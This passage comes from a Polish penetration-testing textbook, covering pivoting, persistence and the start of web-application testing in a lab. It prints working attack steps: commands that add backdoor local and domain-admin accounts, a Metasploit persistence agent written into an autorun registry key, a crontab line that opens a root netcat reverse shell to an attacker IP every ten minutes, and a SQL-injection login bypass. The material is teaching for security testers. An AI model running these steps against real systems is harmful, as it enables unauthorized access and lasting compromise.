Starting Nmap 6.40 (http://nmap.org) at 2015-03-25 15:00 EDT
|S-chain|->-127.0.0.1:1080-<->-172.16.85.190.165:445-<->-OK ①
|S-chain|->-127.0.0.1:1080-<->-172.16.85.190:446--denied ②
Nmap scan report for 172.16.85.190
Host is up (0.32s latency).
PORT STATE SERVICE VERSION
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
446/tcp closed ddm-rdb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Na listingu 13.32 przedstawiono skanowanie Nmapem maszyny z systemem Windows XP poprzez pivota z programem ProxyChains. Opcja `-Pn` powoduje, że Nmap nie próbuje pingować serwera proxy. Skanowanie rozpoczynamy od prostego skanu TCP Connect (opcja `-sT`), po którym następuje skan z detekcją wersji oprogramowania (opcja `-sV`). W celu uproszczenia naszego przykładu ograniczyłem listę portów skanowanych za pomocą opcji `-p` do dwóch: 445 i 446. W wynikach działania możemy zobaczyć, że próba połączenia z portem 445 zakończyła się pomyślnie ze statusem **OK** ①, a połączenie z portem 446 zakończyło się niepowodzeniem ②. Oczywiście mogliśmy się tego spodziewać, ponieważ serwer SMB działa na porcie 445, a na porcie 446 nie działa żadna usługa sieciowa (jeżeli nie pamiętasz, jak działa Nmap, możesz zajrzeć do podrozdziału „*Skanowanie portów przy użyciu programu Nmap*” w rozdziale 5.).

To tylko jeden ze sposobów uruchamiania narzędzi zewnętrznych z wykorzystaniem pivota. Co prawda takie rozwiązanie powoduje, że wszystko działa nieco wolniej, ale rekompensatą za to jest dostęp do wielu narzędzi systemu Kali Linux.

UWAGA

Nie wszystkie luki w zabezpieczeniach mogą być eksplotowane za pośrednictwem pivota. Ogólnie rzecz biorąc, wszystko zależy od tego, w jaki sposób działają exploity wykorzystujące poszczególne podatności. Innym rozwiązaniem pozwalającym na przeprowadzanie podobnych ataków jest zastosowanie tunelowania SSH.Więcej szczegółowych informacji na ten temat znajdziesz na moim blogu na stronie <http://www.bulbsecurity.com/>.

Utrzymywanie dostępu do skompromitowanego systemu

Jedna z największych zalet sesji Meterpretera jest jednocześnie jego największą wadą. Ponieważ proces gospodarza sesji Meterpretera rezyduje w całości w pamięci operacyjnej atakowanego systemu, zamknięcie takiego procesu powoduje automatycznie zakończenie działania sesji Meterpretera. Podobny efekt będzie oczywiście miało wyłączenie i ponowne załadowanie systemu. Co więcej, jeżeli z jakiegoś powodu utracimy połączenie sieciowe z atakowanym hostem, to zazwyczaj również będzie to oznaczało utratę sesji.

Zamiast ponownie wykorzystywać luki w zabezpieczeniach czy raz jeszcze przeprowadzać atak socjotechniczny, znacznie lepszym rozwiązaniem byłoby w takiej sytuacji znalezienie sposobu pozwalającego na ponowne nawiązanie zerwanej sesji w dowolnie wybranym przez nas momencie. Istnieje bardzo wiele różnych metod persystencji, czyli zapewniania stałego dostępu do atakowanego systemu, począwszy od zupełnie prostych, takich jak utworzenie w systemie nowego konta użytkownika, po bardzo zaawansowane i złożone techniki, takie jak rootkiły działające na poziomie jądra systemu, które mają zdolność ukrywania się przed wywołaniami funkcji Windows API, dzięki czemu są praktycznie niewykrywalne. W tym podrozdziale omówimy kilka prostych sposobów zapewniania stałego dostępu do atakowanego systemu, które będą dobrym punktem wyjścia dla każdego pentestera.

Tworzenie nowego konta użytkownika

Prawdopodobnie najprostszym sposobem zapewnienia sobie dostępu do atakowanego systemu jest utworzenie nowego konta użytkownika. Zdolność do bezpośredniego zalogowania się w systemie za pomocą sesji SSH czy RDP znakomicie ułatwia uzyskanie dostępu do takiego systemu w przyszłości (podobnie jak w przypadku wszystkich innych zmian wprowadzanych w środowisku celu, zawsze pamiętaj o usunięciu takiego dodatkowego konta po zakończeniu przeprowadzania testu penetracyjnego).

W systemie Windows nowe konto użytkownika możesz utworzyć za pomocą polecenia `net user nazwa_użytkownika hasło /add`, tak jak zostało to przedstawione poniżej.

```
C:\Documents and Settings\georgia\Desktop> net user james password /add  
net user james password /add  
The command completed successfully.
```

Za pomocą podobnego polecenia możesz dodać nowo utworzone konto do odpowiednich grup użytkowników: `net localgroup nazwa_grupy nazwa_użytkownika /add`. Na przykład jeżeli chciałbyś mieć możliwość logowania się do systemu za pomocą zdalnego pulpitu (RDP), powinieneś dodać konto użytkownika do grupy *Remote Desktop Users*. Oczywiście nie trzeba chyba udowadniać, że znakomitym rozwiązaniem będzie dodanie naszego nowego konta użytkownika do grupy lokalnych administratorów atakowanego systemu, tak jak zostało to przedstawione poniżej.

```
C:\Documents and Settings\georgia\Desktop> net localgroup Administrators james /add  
net localgroup Administrators james /add  
The command completed successfully.
```

Jeżeli cel ataku działa w środowisku domenowym, umieszczając na końcu wiersza wywołania opcję `/domain`, możesz dodawać użytkowników do domeny oraz grup domenowych (o ile oczywiście posiadasz odpowiednie uprawnienia). Na przykład jeżeli byłeś w stanie pozyskać token administratora domeny, za pomocą polecień przedstawionych poniżej możesz utworzyć nowe konto administratora domeny, przy użyciu którego będziesz mógł przejąć kontrolę nad całą domeną.

```
C:\Documents and Settings\georgia\Desktop> net user georgia2 password /add /domain  
C:\Documents and Settings\georgia\Desktop> net group "Domain Admins" georgia2 /add /domain
```

W przypadku celów działających pod kontrolą systemu Linux nowe konta użytkowników możesz tworzyć za pomocą polecenia `adduser`. W idealnym scenariuszu powinieneś dodać nowo utworzone konto użytkownika do grupy *sudoers*, dzięki czemu będziesz mógł wykonywać polecenia na prawach użytkownika root.

Zapewnianie dostępu za pomocą Metasploita

Skrypt Meterpretera o nazwie *persistence* automatyzuje proces tworzenia backdoora do systemu Windows, który w zależności od tego, jakie ustawimy opcje, będzie się automatycznie łączył z handlerem w Metasploicie po załadowaniu systemu, zalogowaniu się użytkownika itp. Opcje skryptu *persistence* zostały przedstawione na listingu 13.33.

Listing 13.33. Opcje skryptu persistence

```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:
-A Automatically start a matching multi/handler to connect to the agent
-L <opt> Location in target host where to write payload to, if none %TEMP% will be used.
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S Automatically start the agent on boot as a service (with SYSTEM privileges)
-T <opt> Alternate executable template to use
-U Automatically start the agent when the User logs on
-X Automatically start the agent when the system boots
-h This help menu
-i <opt> The interval in seconds between each connection attempt
-p <opt> The port on the remote host where Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back
```

Jak widać, skrypt *persistence* posiada cały szereg interesujących opcji. Możemy określić, czy agent persystencji będzie uruchamiać się podczas ładowania systemu, czy po zalogowaniu się użytkownika, możemy ustawić interwał czasowy, z jakim agent będzie próbował „dzwonić do domu”, czyli nawiązywać połączenie z handlerem na maszynie napastnika, czy wreszcie możemy wskazać miejsce, w jakim agent będzie zapisywany w atakowanym systemie. Oczywiście możemy też określić adres IP i port, z którym agent persystencji będzie się łączył. Skrypt pozwala również na automatyczne utworzenie w Metasploicie odpowiedniego handlera, który będzie przechwytywał nadchodzące połączenia zwrotne generowane przez agenta. Aby zapewnić możliwość stałego dostępu do systemu, Metasploit musi zapisać agenta persystencji na dysku, więc od tego momentu Meterpreter jest obecny nie tylko w pamięci operacyjnej, ale również na dysku atakowanego hosta. Jeżeli agent persystencji jest uruchamiany po załadowaniu systemu (opcja *-X*), w folderze *%TEMP%* jest zapisywany odpowiedni skrypt w języku Visual Basic, a w rejestrze dodawany jest odpowiedni wpis do listy programów uruchamianych automatycznie podczas ładowania systemu. Jeżeli agent persystencji jest uruchamiany po zalogowaniu się użytkownika (opcja *-U*), cały proces jest bardzo podobny, z tym że wpis w rejestrze jest dodawany do listy programów uruchamianych po zalogowaniu się użytkownika. Jeżeli agent persystencji działa jako usługa systemowa (opcja *-S*), tworzona jest właściwa usługa systemu Windows, która w odpowiednich interwałach czasowych uruchamia skrypt w języku Visual Basic zapisany w folderze *%TEMP%*.

Uruchomimy teraz skrypt *persistence*, tak jak zostało to przedstawione na lisingu 13.34, i ustawimy go tak, aby agent persystencji łączył się z systemem Kali Linux po zalogowaniu się użytkownika.

Listing 13.34. Uruchamianie skryptu persistence

```
meterpreter > run persistence -r 192.168.20.9 -p 2345 -U
[*] Running Persistence Script
```

```
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/
↳BOOKXP_20150814.1154/BOOKXP_20150814.1154.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2345
[*] Persistent agent script is 614853 bytes long
[+] Persistent Script written to C:\WINDOWS\TEMP\eTuUwezJb1FHz.vbs
[*] Executing script C:\WINDOWS\TEMP\eTuUwezJb1FHz.vbs
[+] Agent executed with PID 840
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BJkGfQLhXD
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BJkGfQLhXD
```

Po uruchomieniu skryptu za pomocą polecenia background przeniesiemy sesję Meterpretera do pracy w tle i utworzymy odpowiedni handler, który będzie przechwytywał połączenia zwrotne generowane przez agenta persystencji. Teraz musimy zrestartować maszynę z systemem Windows XP. Po ponownym załadowaniu systemu zaloguj się jako użytkownik georgia i sprawdź, czy została nawiązana nowa sesja Meterpretera.

UWAGA *Jeżeli taka operacja nie powiodła się za pierwszym razem, zrestartuj maszynę z systemem Windows XP i ponownie spróbuj się zalogować.*

Tworzenie zadań cron w systemie Linux

Zarówno w systemie Windows, jak i w systemie Linux możemy automatycznie uruchamiać wybrane zadania w określonym momencie. Na przykład możemy utworzyć zadanie cron, które będzie automatycznie uruchamiało ładunek Metasploita czy nawet za pomocą programu Netcat tworzyło połączenie zwrotne z systemem Kali Linux.

Przejdź na maszynę z systemem Ubuntu i otwórz plik */etc/crontab*. Dodanie na końcu pliku wiersza przedstawionego poniżej spowoduje uruchamianie polecenia nc 192.168.20.9 12345 -e /bin/bash co dziesięć minut o każdej godzinie każdego dnia każdego miesiąca — czyli po prostu co dziesięć minut. Polecenie będzie uruchamiane na prawach użytkownika root (więcej szczegółowych informacji na temat zadań cron znajdziesz w podrozdziale „Automatyzacja zadań za pomocą procesu cron” w rozdziale 2.).

```
*/10 * * * * root nc 192.168.20.9 12345 -e /bin/bash
```

Teraz za pomocą polecenia `service cron restart` zrestartuj usługę cron. Na porcie 12345 systemu Kali Linux ustaw proces nasłuchujący programu Netcat i dziesięć minut po uruchomieniu zadania cron powinieneś otrzymać nową sesję Meterpretera działającą na prawach użytkownika root.

Podsumowanie

W tym rozdziale omówiliśmy tylko kilka podstawowych metod powłamaniowej eksploracji skompromitowanego systemu, pozostawiając w mroku całe mnóstwo niezmiernie ciekawych technik i narzędzi, którymi posługują się współcześni pentesterzy. Poruszyliśmy niektóre zagadnienia związane z podnoszeniem uprawnień użytkowników oraz zbieraniem informacji ze skompromitowanych systemów. W dalszej części rozdziału przyjrzaliśmy się metodom pozwalającym na wykorzystanie jednego skompromitowanego hosta do uzyskania dostępu do wielu innych systemów w środowisku celu i omówiliśmy technikę pivotingu, umożliwiającą atakowanie hostów znajdujących się w sieciach, do których nie mamy bezpośredniego dostępu. Na koniec pokazaliśmy kilka technik pozwalających na zachowanie stałego dostępu do skompromitowanych systemów.

14

Testowanie aplikacji internetowych

CHOĆ AUTOMATYCZNE SKANERY PODATNOŚCI ZNAKOMICIE SPRAWDZAJĄ SIĘ PODCZAS WYSZUKIWANIA LUK W ZABEZPIECZENIACH POPULARNYCH APLIKACJI INTERNETOWYCH, PAMIĘTAJ, ŻE WIELU KLIENTÓW OPRACOWUJE SWOJE WŁASNE, nietypowe rozwiązania. Oczywiście istnieje cały szereg różnego rodzaju narzędzi, które pozwalają na zautomatyzowanie ataków na pola wprowadzania danych w nietypowych aplikacjach internetowych, ale w praktyce podczas wyszukiwania słabych stron zabezpieczeń takich aplikacji nic nie może zastąpić doświadczonego pentestera, dysponującego odpowiednią wiedzą i dobrze skonfigurowanym serwerem proxy.


Aplikacje internetowe, podobnie jak wiele innych programów, mogą mieć problemy z przetwarzaniem nietypowych danych pojawiających się na wejściu. Przykładowo kiedy taka aplikacja pobiera informacje z bazy w oparciu o dane podawane przez użytkownika w formularzu na stronie internetowej, zazwyczaj oczekuje, że użytkownik wprowadzi dane określonego typu. Jeżeli zamiast tego nasz użytkownik wprowadzi w formularzu nietywy ciąg znaków, zawierający na przykład specjalnie spreparowane zapytanie SQL, może być w stanie odczytywać z bazy danych dodatkowe informacje, uniknąć konieczności uwierzytelniania czy nawet wykonywać polecenia w systemie hosta bazy danych.

W tym rozdziale omówimy szereg najpopularniejszych luk w zabezpieczeniach aplikacji internetowych na przykładzie aplikacji BookApp, którą zainstalowaliśmy w systemie Windows 7 podczas tworzenia naszego środowiska testowego (więcej szczegółowych informacji na temat instalowania tej aplikacji znajdziesz w podrozdziale „Instalowanie dodatkowego oprogramowania” w rozdziale 1.).

Burp Proxy

Burp Proxy to narzędzie, za pomocą którego możemy przechwytywać żądania i odpowiedzi przesyłane między aplikacją internetową a przeglądarką sieciową, dzięki czemu możemy dokładnie analizować całą komunikację. W systemie Kali Linux znajdziesz preinstalowaną, bezpłatną wersję pakietu Burp Suite, będącego platformą wspomagającą testowanie aplikacji internetowych, w skład której wchodzi wiele użytecznych narzędzi, takich jak wspomniany przed chwilą Burp Proxy, Burp Spider, czyli robot sieciowy pozwalający na zautomatyzowanie procesu wykrywania i mapowania aplikacji internetowych, czy Burp Repeater, który pozwala na modyfikowanie przechwyconych żądań i odsyłanie ich do serwera. W tym podrozdziale skoncentrujemy się na zagadniach związanych z Burp Proxy.

Aby w systemie Kali Linux uruchomić pakiet Burp Suite, rozwiń menu *Applications* (*Aplikacje*), znajdujące się w lewym górnym rogu pulpitu, a następnie wybierz polecenie *Kali Linux/Web Applications/Web Application Fuzzers/burpsuite*, tak jak zostało to przedstawione na rysunku 14.1.



Rysunek 14.1. Uruchamianie pakietu Burp Suite w systemie Kali Linux

Kliknij kartę *Proxy*, tak jak zostało to przedstawione na rysunku 14.2. Przycisk *Intercept is on* (przechwytywanie włączone) jest domyślnie włączony, dzięki czemu Burp Suite przechwytuje i zatrzymuje wszystkie żądania wychodzące z przeglądarki sieciowej używającej pakietu Burp jako serwera proxy. Takie rozwiązanie pozwala nam na przeglądanie, analizowanie i nawet modyfikowanie żądań, zanim zostaną wysłane do serwera.




Rysunek 14.2. Interfejs użytkownika Burp Proxy

Po uruchomieniu pakietu musimy odpowiednio skonfigurować przeglądarkę sieciową w systemie Kali Linux, tak aby używała pakietu Burp Suite jako serwera proxy.

1. Uruchom przeglądarkę sieciową Iceweasel, a następnie z menu głównego wybierz polecenie *Edit/Preferences/Advanced* (edytacja/właściwości/zaawansowane) i przejdź na kartę *Network* (sieć).
2. Naciśnij przycisk *Settings* (ustawienia), znajdujący się po prawej stronie sekcji *Connection* (połączenia).
3. Na ekranie pojawi się okno dialogowe *Connection Settings* (ustawienia połączeń), przedstawione na rysunku 14.3. Zaznacz opcję *Manual proxy configuration* (ręczna konfiguracja proxy), a następnie ustaw adres IP serwera proxy na 127.0.0.1 i port na 8080. Taka konfiguracja spowoduje, że Iceweasel będzie przesyłał cały ruch sieciowy przez hosta lokalnego (*localhost*) na porcie 8080, który jest domyślnym portem dla Burp Proxy.

Aby upewnić się, że przeglądarka Iceweasel będzie przesyłała cały ruch przez serwer proxy pakietu Burp Suite, wejdź na stronę naszej aplikacji internetowej, wpisując w pasku adresu <http://192.168.20.12/bookservice>.



Rysunek 14.3. Konfiguracja serwera proxy w przeglądarce Iceweasel

Po otwarciu tego adresu wszystko powinno wyglądać tak, jakby połączenie się zawiesiło, ponieważ żądanie HTTP GET, wysłane przez przeglądarkę do serwera, zostało przechwycone przez Burp Proxy, tak jak zostało to przedstawione na rysunku 14.4.




Rysunek 14.4. Przechwycone żądanie HTTP GET

Dzięki przechwyceniu możemy zobaczyć wszystkie szczegóły żądania HTTP GET, w którym przeglądarka prosi serwer o przesłanie strony *bookservice*.

Jak się niebawem przekonasz, Burp Proxy pozwala na modyfikowanie przechwyconego żądania przed wysłaniem go do serwera, jednak na chwilę obecną

po prostu zwolnij przechwycone żądanie (i wszystkie następne), naciskając przycisk *Forward*. Kiedy powrócisz do okna przeglądarki Iceweasel, przekonasz się, że w odpowiedzi na otrzymane żądanie serwer przesłał odpowiednią stronę, tak jak zostało to przedstawione na rysunku 14.5.




Rysunek 14.5. Strona internetowa Bookservice

Spróbujemy teraz utworzyć nowe konto, za pomocą którego będziesz mógł zalogować się do aplikacji (patrz rysunek 14.6). Naciśnij przycisk *Login* (zaloguj), znajdujący się w lewym górnym rogu strony, przejdź do Burp Proxy i ponownie zwolnij przechwycone żądania. Aby założyć nowe konto użytkownika, naciśnij przycisk *New User* (nowy użytkownik) i zwolnij kolejne żądanie przechwycone przez Burp Proxy.

User name:	georgia
Password:	*****
E-Mail:	georgia@bulbssecurity.com
<input type="checkbox"/> I want to register for newsletter.	
<input type="button" value="Go"/>	


Rysunek 14.6. Tworzenie nowego konta użytkownika

W odpowiednich polach formularza wpisz nazwę użytkownika, hasło dostępu i adres poczty elektronicznej, a następnie wyslij żądanie, naciskając przycisk *Go* (wyślij). I znów wysłane żądanie powinno zostać przechwycone przez Burp Proxy, tak jak zostało to przedstawione na rysunku 14.7.



Rysunek 14.7. Burp Proxy przechwycił żądanie wysłane podczas tworzenia nowego konta użytkownika

Jeżeli nie chcesz analizować przechwyconego żądania w „surowej” formie, która faktycznie czasami może być mało czytelna, kliknij kartę *Params* (parametry), na której znajdziesz to samo żądanie zaprezentowane w dużo bardziej przejrzystej formie, tak jak zostało to przedstawione na rysunku 14.8.



Rysunek 14.8. Karta z parametrami zadania

Jak widać, na karcie *Params* zdecydowanie łatwiej można znaleźć pola reprezentujące w żądaniu nazwę konta użytkownika (*georgia*), hasło (*password*) oraz adres poczty elektronicznej (*georgia@bulbsecurity.com*).

Zawartość poszczególnych pól możesz zmieniać bezpośrednio na karcie *Params*. Na przykład jeżeli po przechwyceniu żądania zmienisz hasło użytkownika *georgia* z *password* na *password1*, po zwolnieniu żądania serwer ustawi hasło tego użytkownika na *password1*. Dzieje się tak dlatego, że oryginalne żądanie zostało przechwycone przez Burp Proxy i nigdy nie dotarło do serwera.

Burp Proxy pozwala na przeglądanie wszystkich żądań przesyłanych przez przeglądarkę do serwera. Jeżeli w danej chwili przechwytywanie ruchu nie będzie potrzebne, wyłącz je, ponownie naciskając przycisk *Intercept is on* — przycisk zmieni nazwę na *Intercept is off* (przechwytywanie wyłączone) i cały ruch będzie przesyłany bezpośrednio do serwera bez konieczności podejmowania żadnej akcji przez użytkownika. Jeżeli chcesz ponownie włączyć przechwytywanie żądań, naciśnij przycisk *Intercept is off* — przycisk zmieni nazwę na *Intercept is on*.

Wstrzykiwanie kodu SQL

Bardzo wiele aplikacji internetowych przechowuje dane w bazach danych SQL. Jak pamiętasz, z bazą SQL spotkaliśmy się już podczas naszego testu penetracyjnego, kiedy na maszynie z systemem Windows XP udało nam się znaleźć bazę MySQL z otwartym dostępem za pośrednictwem *phpMyAdmin* z pakietu XAMPP (patrz rozdział 8.), gdzie wykorzystując odpowiednie zapytanie SQL, byliśmy w stanie uzyskać dostęp do powłoki serwera poprzez odpowiednio sformułowane polecenia PHP.

Zazwyczaj z poziomu testowanych aplikacji internetowych nie będziesz miał możliwości bezpośredniego wykonywania zapytań SQL na serwerze **wewnętrznej bazy danych** (ang. *backend database*). Czasami zdarza się jednak, że ze względu na błędy w procedurach weryfikacji danych wprowadzanych w formularzach aplikacji udaje się przeprowadzić atak polegający na **wstrzykiwaniu kodu SQL** (ang. *SQL injection attack*), pozwalający na modyfikację zapytań przesyłanych przez aplikację do bazy danych. Pomyślnie przeprowadzone ataki z wstrzykiwaniem kodu SQL mogą pozwolić na odczytywanie danych z bazy, modyfikowanie rekordów danych, zamknięcie, uszkodzenie bądź zniszczenie bazy danych, a w niektórych przypadkach nawet na wykonywanie poleceń na poziomie systemu operacyjnego serwera bazy danych (co może być szczególnie groźne, ponieważ serwery bazy danych zazwyczaj działają na prawach uprzywilejowanych użytkowników).

Jednym z najbardziej oczywistych miejsc, w których można upatrywać potencjalnych szans na przeprowadzenie ataku z wstrzykiwaniem kodu SQL, są strony logowania się użytkowników. Bardzo wiele aplikacji internetowych przechowuje informacje o użytkownikach na wewnętrznych serwerach baz danych, dzięki czemu możemy używać odpowiednio spreparowanych zapytań SQL do prób odczytania takich informacji z bazy. Jeżeli projektanci aplikacji internetowej nie dołożyli

starań do zaimplementowania odpowiednich procedur weryfikacji danych wprowadzanych przez użytkownika, istnieje możliwość przeprowadzenia ataku na bazę danych za pomocą zapytania SQL. Przykład takiego „wstrzykiwalnego” kodu SQL, który może zostać wykorzystany przez potencjalnego napastnika, został przedstawiony poniżej.

```
SELECT id FROM users WHERE username='$username' AND password='$password';
```

A co się stanie, jeżeli napastnik jako nazwę konta użytkownika podał wyrażenie 'OR '1'='1, a hasło użytkownika brzmiało 'OR '1'='1? W takiej sytuacji zapytanie SQL przybierze następującą postać:

```
SELECT username FROM users WHERE username=' OR '1'='1' AND password=' OR '1'='1'
```

Ponieważ wyrażenie OR '1'='1' będzie zawsze prawdziwe, przedstawione powyżej zapytanie SELECT zwróci pierwszą nazwę konta użytkownika, niezależnie od tego, jak będzie ona brzmiała i jakie będzie hasło.

Jak sam zobaczyłeś w podrozdziale „Wstrzykiwanie kodu XPath” w nieco dalszej części rozdziału, nasza aplikacja wykorzystuje zapytania XPath, czyli języka zapytań dla dokumentów XML, który wykorzystuje uwierzytelnianie w oparciu o pliki XML, a nie bazę danych, choć proces wstrzykiwania kodu przebiega tutaj w bardzo podobny sposób. Z drugiej strony rekordy opisujące poszczególne książki są przechowywane w bazie danych SQL, więc kiedy na stronie aplikacji wybierasz jakąś książkę, jej szczegółowy opis jest pobierany z bazy SQL. Przykładowo kliknij łącze *More Details* (więcej informacji) dla pierwszej książki prezentowanej na głównej stronie aplikacji, zatytułowanej *Don't Make Me Think*. Adres URL żądany przez przeglądarkę wygląda następująco:

<http://192.168.20.12/bookservice/bookdetail.aspx?id=1>

Szczegółowe informacje o książce są wyświetlane w oparciu o dane pobrane z bazy z rekordu o identyfikatorze ID równym 1.

Testowanie podatności na wstrzykiwanie kodu

Zazwyczaj pierwszym testem mającym na celu sprawdzenie, czy dana aplikacja jest podatna na wstrzykiwanie kodu SQL, jest zamknięcie zapytania SQL za pomocą apostrofu. Jeżeli aplikacja jest podatna na taki atak, dodanie apostrofu na końcu zapytania powinno spowodować wygenerowanie błędu, ponieważ taki dodatkowy znak powoduje, że składnia całego zapytania staje się niepoprawna. Pojawienie się komunikatu o wystąpieniu błędu SQL będzie w tym momencie dla nas sygnałem, że za pomocą parametru *id* możemy dokonać próby wstrzyknięcia odpowiednio spreparowanego zapytania SQL do bazy danych.

Spróbujmy zatem przeprowadzić taki test, wysyłając zapytanie zakończone znakiem apostrofu, tak jak zostało to przedstawione poniżej.

<http://192.168.20.12/bookservice/bookdetail.aspx?id=1>

Zgodnie z oczekiwaniami w oknie przeglądarki pojawia się strona zawierająca komunikat o wystąpieniu błędu, wskazujący, że składnia polecenia SQL jest niepoprawna, co zostało pokazane na rysunku 14.9.

Server Error in 'BookService' Application.

Unclosed quotation mark after the character string ''.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

